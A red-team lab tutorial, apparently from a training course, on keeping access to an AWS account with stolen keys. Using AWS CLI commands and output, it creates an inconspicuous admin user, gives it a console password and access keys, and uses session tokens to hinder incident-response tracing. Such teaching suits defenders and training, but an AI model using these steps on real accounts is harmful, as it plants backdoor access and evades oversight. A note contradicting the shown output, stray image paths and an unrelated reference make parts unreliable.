Persisting Access via interacting with the AWS control plane APIs.

Setup for Lab

Ensure the AWS cli is configured using credentials which have the "AdministratorAccess" policy attached to them before executing this lab.

Browse to the IAM Service in the AWS Console: https://console.aws.amazon.com/iam/

- Click on the "Users" link
- Click on your username, e.g. red_team_###
- Click the "Security credentials" tab
- Click the "Create access key" button

Configure your credentials:

```
aws configure
```

We should see output similar to the following:

```
AWS Access Key ID [None]: AKIA...T4C
AWS Secret Access Key [None]: VFZ...GoO
Default region name [None]: us-east-2
Default output format [None]: json
```

Test your credentials:

```
aws sts get-caller-identity
```

We should see output similar to the following:

```
{
"Account": "056795420804",
"UserId": "AIDAQ2OKFLCCJPTHODWI7",
"Arn": "arn:aws:iam::056795420804:user/red_team_###"
}
```

Understanding the AWS Control Plane

The AWS control plane is Amazon's service management API. It is accessed using the website or the AWS CLI, and due to the complexities introduced into Amazon's services it is quite easy for companies to misconfigure their permissions, allowing us to exploit them for things like stealing data (especially S3 as we've seen), accessing EC2 VPS instances, and more. This section is about after we've gotten access to someone's authentication keys (from an employee for example) knowing how to use them to gain permanent access to the account.

Creating a user

Creating a new user account allows us to have permanent access keys that we won't lose if the account owner changes their account keys.

First we want to list the existing users using the following command:

```
aws iam list-users
```

We should see output similar to the following:

```
root@ip-10-0-1-14:/shared# aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "PasswordLastUsed": "2020-08-19T15:27:18Z",
            "UserName": "red_team_054",
            "Arn": "arn:aws:iam::056795420804:user/red_team_054",
            "UserId": "AIDAQ2OKFLCCJPTHODWI7",
            "CreateDate": "2019-07-16T18:59:09Z"
        }
    ]
}
```

Then we want to create a user with a username that will blend into the target environment:

```
aws iam create-user --user-name MySneakyUser
```

We should see output similar to the following:

```
root@ip-10-0-1-14:/shared# aws iam create-user --user-name MySneakyUser
{
    "User": {
        "Path": "/",
        "UserId": "AIDAQ2OKFLCCM626KXTWO",
        "Arn": "arn:aws:iam::056795420804:user/MySneakyUser",
        "UserName": "MySneakyUser",
        "CreateDate": "2020-08-19T22:23:00Z"
    }
}
```

Setting Permissions

The user created by default won't have any permissions. To change this we must find the highest permission group.

Note: Groups are optional and may not exist in all AWS environments (e.g. test environments)

List the groups with this command. Typically, we are looking for a group with high permissions, similar to the following:

```
aws iam list-groups
```

We should see output similar to the following:

```
root@ip-10-0-1-14:/shared# aws iam list-groups
{
    "Groups": [
        {
            "GroupName": "hack-group",
            "Arn": "arn:aws:iam::056795420804:group/hack-group",
            "GroupId": "AGPAQ2OKFLCCK65VLRVRJ",
            "CreateDate": "2019-07-16T18:58:25Z",
            "Path": "/"
        }
    ]
}
```

Now we need to assign this group to our user:

```
aws iam add-user-to-group --group-name hack-group --user-name MySneakyUser
```

We should see output similar to the following:

```
root@ip-10-0-1-14:/shared# aws iam add-user-to-group --group-name hack-group --user-name MySneakyUser
root@ip-10-0-1-14:/shared#
```

Note, if the command is successful it won't return anything.

If we want to confirm the group was added we can use the following command:

```
aws iam list-groups-for-user --user-name MySneakyUser
```

We should see output similar to the following:

```
root@ip-10-0-1-14:/shared# aws iam list-groups-for-user --user-name MySneakyUser
{
    "Groups": [
        {
            "CreateDate": "2019-07-16T18:58:25Z",
            "GroupName": "hack-group",
            "Path": "/",
            "Arn": "arn:aws:iam::056795420804:group/hack-group",
            "GroupId": "AGPAQ2OKFLCCK65VLRVRJ"
        }
    ]
}
```


Setting Policies

In the case where groups are **not** in use within the target environment, we generally just check to see what policies are attached to usernames that look like administrators (replace ### with your student number):

```
aws iam list-attached-user-policies --user-name red_team_###
```

Note...

This command **errors** because no policies are directly attached to an AWS user in this targeted environment, instead the polices are attached to the "hack-group", and then the users are added to this "hack-group" group

We should see output similar to the following:

```
root@ip-10-0-1-251:/shared# aws iam list-attached-user-policies --user-name red_team_###
{
    "AttachedPolicies": [
        {
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess",
            "PolicyName": "AdministratorAccess"
        },
        {
            "PolicyArn": "arn:aws:iam::aws:policy/IAMUserChangePassword",
            "PolicyName": "IAMUserChangePassword"
        }
    ]
}
```

And then attach those same policies to my newly created user:

```
root@ip-10-0-1-251:/shared# aws iam attach-user-policy --user-name MySneakyUser --policy-arn "arn:aws:iam::aws:policy/AdministratorAccess"
root@ip-10-0-1-251:/shared# aws iam attach-user-policy --user-name MySneakyUser --policy-arn "arn:aws:iam::aws:policy/IAMUserChangePassword"
root@ip-10-0-1-251:/shared# aws iam list-attached-user-policies --user-name MySneakyUser
{
    "AttachedPolicies": [
        {
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess",
            "PolicyName": "AdministratorAccess"
        },
        {
            "PolicyArn": "arn:aws:iam::aws:policy/IAMUserChangePassword",
            "PolicyName": "IAMUserChangePassword"
        }
    ]
}
```

As policies can be attached either to groups, which users are typically associated with, or directly to users.

Adding a Password to a User

We can then add a password to the user, so the user can login into the AWS web console.

If the terminal looks something like this you have created the keys. Save them somewhere safe, you won't be able to get them back again if you lose them.

```
root@ip-10-0-1-251:/shared# aws iam create-login-profile --user-name MySneakyUser --password 16liftFRONTsold23#
{
    "LoginProfile": {
        "PasswordResetRequired": false,
        "CreateDate": "2018-07-08T16:24:41.177Z",
        "UserName": "MySneakyUser"
    }
}
```

Note:

The password is: 16liftFRONTsold23#

We can now login to the AWS web console using these credentials.


```
root@ip-10-0-1-14:/shared# aws sts get-caller-identity
{
    "UserId": "AIDAQ2OKFLCCJPTHODWI7",
    "Account": "056795420804",
    "Arn": "arn:aws:iam::056795420804:user/red_team_054"
}
```

Remember, you can get the current account number using the following command:


Note:

It sometimes takes a few minutes (~5) for the account to work via the web login.

And then sign via the website:



And then we should see



Creating Access Keys

In order to authenticate ourselves as the account we created in the future we will need an our own access keys. We can create them like this:

```
root@ip-10-0-1-251:/shared# aws iam list-users
...

root@ip-10-0-1-251:/shared# aws iam create-access-key --user-name MySneakyUser
{
    "AccessKey": {
        "CreateDate": "2018-07-08T16:38:29.058Z",
        "UserName": "MySneakyUser",
        "SecretAccessKey": "gRV...",
        "Status": "Active",
        "AccessKeyId": "AKIA..."
    }
}
```

Save the secrets somewhere safe, you won't be able to get them back again if you lose them.

Multiple access keys (up to 2) can be associate with the same user account. We can then use these AWS secrets via the AWS CLI.

Creating Session Token

We can create a session token which is valid for a period of time (e.g. 12 hours), and then use this session token to carry out most of our evil system administration tasks.

If we only use compromised AWS access keys to create session tokens, and then only use those sessions tokens for our evil system administration tasks, this may make tracing back which set of credentials was/is compromised more difficult for an incident response team. We should see input similar to the following:

```
root@ip-10-0-1-251:/shared# aws sts get-session-token
{
    "Credentials": {
        "SessionToken": "FQo...",
        "SecretAccessKey": "4bm...",
        "AccessKeyId": "ASIA...",
        "Expiration": "2018-07-09T04:11:41Z"
    }
}
```

We can use these secrets via editing our ~/.aws/credentials file, using the "aws_session_token" setting.

Exercise

Using admin secrets to your student aws account, execute the following objectives:

- Create a new user via the AWS CLI

-- Add the user to the admin group

- List existing users and associate a new access key to a user who does not currently have two access keys created.

References:

Check out the following references for more information:

- uber.com may RCE by Flask Jinja2 Template Injection - https://hackerone.com/reports/125980